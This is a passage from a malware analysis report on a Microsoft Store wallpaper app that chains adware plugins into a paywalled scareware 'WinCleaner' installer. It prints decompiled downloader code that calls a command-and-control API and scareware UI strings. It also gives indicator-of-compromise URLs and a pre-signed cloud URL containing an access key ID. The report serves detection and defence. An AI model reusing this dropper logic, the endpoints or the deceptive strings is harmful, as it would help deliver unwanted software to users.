 System.Configuration.ConfigurationMan...	31/10/2023 16:04	Application exten...	90 KB
 System.Net.Http.dll	07/09/2018 12:59	Application exten...	194 KB
 System.Security.Cryptography.Algorithm...	05/11/2016 05:57	Application exten...	39 KB
 System.Security.Cryptography.Encoding....	05/11/2016 05:57	Application exten...	23 KB
 System.Security.Cryptography.Primitives....	05/11/2016 05:57	Application exten...	23 KB
 System.Security.Cryptography.X509Certif...	05/11/2016 05:57	Application exten...	38 KB
 TestPlugin.dll	10/06/2025 10:20	Application exten...	90 KB
 TestPlugin.pdb	10/06/2025 10:20	PDB File	16 KB

Figure 14. Content of the win.wonderful.cleaner.zip archive

Analysis of the DLL resources revealed various UI text strings (see figure 15) like “Junk Files Detected” or “High C drive usage”, which are common scareware tactics designed to deceive the users and persuade them to install the cleaner software.


```

1 <ResourceDictionary xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation" xmlns:x="http://schemas.m
2 <s:String
3     x:Key="CheckedTotalGbWaste">{0}GB Junk Files Detected</s:String>
4 <s:String
5     x:Key="EasilyCausesLagSuggestion">Recommend immediate cleanup</s:String>
6 <s:String
7     x:Key="DoNotRemind">Do not remind</s:String>
8 <s:String
9     x:Key="Close">Close</s:String>
10 <s:String
11     x:Key="HighCDiskUsage">High C drive usage</s:String>
12 <s:String
13     x:Key="QuicklyFreeUpSpace">,>, quickly free up space</s:String>
14 <s:String
15     x:Key="CleanNow">Clean now</s:String>
16 <s:String
17     x:Key="InstallingPleaseWait">Installing, please wait ({0:F2}%)</s:String>
18 </ResourceDictionary>
19

```

Figure 15. Strings found in the DLL's resources

The plugin initiates a request for an installer named WinCleaner_V8.8.7_INNER.exe (see figure 16) and triggers a call to an API endpoint at "hxxps://api[.]fionnapps[.]com" to get the final download URL (see figure 17).

```

// Token: 0x0600006F RID: 111 RVA: 0x00003784 File Offset: 0x00001984
public string GetDownURL()
{
    string text;
    try
    {
        text = DriveCleanDynamicDownloadHelp.GetDownloadData("WinCleaner_V8.8.7_INNER.exe");
    }
    catch (Exception ex)
    {
        LoggerManager.Log("GetDownURL:" + ex.Message, LogLevel.Info);
        text = null;
    }
    return text;
}

```

Figure 16. Initialization of the download request

```

// Token: 0x06000099 RID: 153 RVA: 0x00004204 File Offset: 0x00002404
private static async Task<string> GetDynamicDownloadJson(string exeName)
{
    string requestUri = "https://api.fionnapps.com/pull/record/getDownloadUrl?packageName=packages/" + exeName;
    string text = await DriveCleanDynamicDownloadHelp._httpClient.GetStringAsync(requestUri);
    string content = text;
    text = null;
    Dictionary<string, object> dic = JsonConvert.DeserializeObject<Dictionary<string, object>>(content);
    object url;
    string text2;
    if (dic.TryGetValue("data", out url))
    {

```

Figure 17. Final download URL request

The API responds with a JSON object containing a pre-signed URL pointing to the final executable, which is hosted on an Alibaba Cloud (Aliyun) as shown in figure 18.

```
Pretty-print ☒
{
  "succ": true,
  "statusCode": 200,
  "msg": "请求成功",
  "data": "https://aboard-wallpaper.oss-cn-hangzhou.aliyuncs.com/Advertisement/packages/WinCleaner_V8.8.7_INNER.exe?Expires=1751042430&OSSAccessKeyId=LTAI5tNGHJ6UzamQoyUQtTzM&Signature=nDCWQaIzq19g%2F7iBxsmxEot0LY0%3D",
  "time": 1751038830386
}
```

Figure 18. JSON response from the API

The downloaded executable has an invalid digital signature as shown in the next figure:




Figure 19. Invalid digital signature details

In particular, we observed that the signer's name is a Publisher Certificate identifier (a GUID) which appears in public data from DBox^{2 3}, a side-project collecting and tying together Xbox data from different sources. In fact, it links this certificate to a single publisher account (Publisher ID: 54950860) which is responsible for multiple applications available on the Microsoft Store, demonstrating a consistent pattern used for various software.

This indicates that the developers used the same certificate they use for signing store applications to sign this executable, however this is not considered valid by Windows.

2.5 WinCleaner

This is the Potentially Unwanted Program (PUP) that the entire chain is designed to install. The analysis of the installer revealed that it was built using the Advanced Installer framework⁴. After the execution in an isolated virtual machine, the application presents a polished and seemingly professional user interface, branded as Windows Cleaner (see figure 20).

² <https://dbox.tools/store/products/9PDP5BSRKFOR/>

³ <https://dbox.tools/store/products/9MT47X340XV5/>

⁴ <https://www.advancedinstaller.com/>




Figure 20. User interface of Windows Cleaner PUP

It offers features typical of system optimization tools and uses scareware-style alerts to convince the user that their system require immediate attention.

However, the program's purpose is monetization. While the "Quick Scan" is free, attempting to use any core feature – such as cleaning junk files – it redirects the user to a paywall. This model, where essential functionality is locked until the payment is made, is typical of PUPs with the purpose of direct financial gain.

Subsequent investigation into other applications from the same publisher did not reveal similar malicious behavior. Furthermore, approximately one week after this analysis, an update was released for the Wallpapers Engine application which removed the invasive adware components previously identified. It is hypothesized that this remediation was a direct response of the developer to increased detection rates by antivirus vendors, following the submission of the samples to public threat intelligence platforms like Virus Total.

2.6 IoC

In the next table we inserted IoC of the analysed sample.

Note: detection rates are as of time of writing, given the low rates they are likely to increase over the course of the following days as AV vendors update their products.

Type	Value	Note
SHA-256	e823ca50544f043c586c71dabf3cf2509d6d719f12ed7e7b69a8b380aaeb3e6e	Application bundle: WuhanNetPowerTechnologyCo.WallpaperX-LivelyWallpap_2.8.1.0_neutral_~_63m8b6nbyldvp.Msixbundle VirusTotal – 1/63
SHA-256	9a36ee0d11b74c2f48d343bee8d5d033d291c79b60ae7c6b17f196c6fe0cf342	MicrosoftUpdateHelper.exe VirusTotal – 38/71
URL	https://wallpaper[.]camoryapps[.]com/Advertisement/MicrosoftUpdateCore.zip	C2 for Adware components
SHA-256	bd84a403ff5311b4e1ceb9f9755b13650788620ec4951bffe0c2148783204283	MicrosoftUpdateCore.exe VirusTotal – 38/72
URL	https://wallpaper[.]camoryapps[.]com/Advertisement/drainageconfig.json	C2 for config file
URL	https://wallpaper[.]camoryapps[.]com/Advertisement/plugins/win.wonderful.cleaner.zip	C2 for Adware components
SHA-256	07ef2243822c0f1e85aeb0b78a70cc085e88ba714f22ff8023e1f949f09c106f	win.wonderful.cleaner.zip VirusTotal – 0/68
SHA-256	b43bf11ba83599702701cf979012e595a134f02cb62c2a0abb114c9a4214bb7e	TestPlugin.dll (entry point) VirusTotal – 0/72

URL	https://api[.]fionnapps[.]com/pull/record/getDownloadUrl?packageName=packages/WinCleaner_V8.8.7_INNER.exe	C2 for installer
SHA-256	e337df1c2a8c3dccede04140abf03bc9e59b98317234fe507b5df765007f7766	Installer: WinCleaner_V8.8.7_INNER.exe VirusTotal – 3/71
SHA-256	ac0c1c781d2df039b8e50eff2d862fdd34fc2c4dd958cdb6c4338885ec486fe9	WinCleaner.exe VirusTotal – 1/72

3. Conclusion

In conclusion, the Wallpapers Engine application is definitively an Adware designed to deliver Potentially Unwanted Programs through a calculated, multi-stage chain. It demonstrates a significant level of sophistication, leveraging the Microsoft Store for initial distribution, bundling legitimate open-source software to build a facade of credibility, and employing a modular architecture to dynamically deliver its final payload. It is important to note that one week after the analysis, the application was updated, and the invasive adware components were removed.

This case is particularly interesting because it is a campaign exploiting trusted digital ecosystems to profit from deceptive practices.

We strongly believe that the invasive persistence technique of this application should not be allowed on the Microsoft store. Before publishing this report, we notified Microsoft of these findings, but we are still waiting for a response. Therefore, this application remains available for the download on the Microsoft Store.

As for businesses our recommendation is to employ strong monitoring solutions such as EDR software to detect when users accidentally execute such software. The typical mitigation used in companies where end-users don't have administrative access will not work here since many apps can be installed by regular users if it comes from an official store. To further mitigate this impact IT teams can either disable access to the store via group policy or limit what programs are allowed via Applocker or App Control for Business⁵.

⁵ <https://learn.microsoft.com/en-us/windows/security/application-security/application-control/app-control-for-business/appcontrol-and-applocker-overview>



tinexta
defence

Next | Donexit | Foramil | Innodesi

Via Giacomo Peroni, 452 – 00131 Roma
tel. 06.45752720 – info@defencetech.it
www.tinextadefence.it

#TinextaDefenceBusiness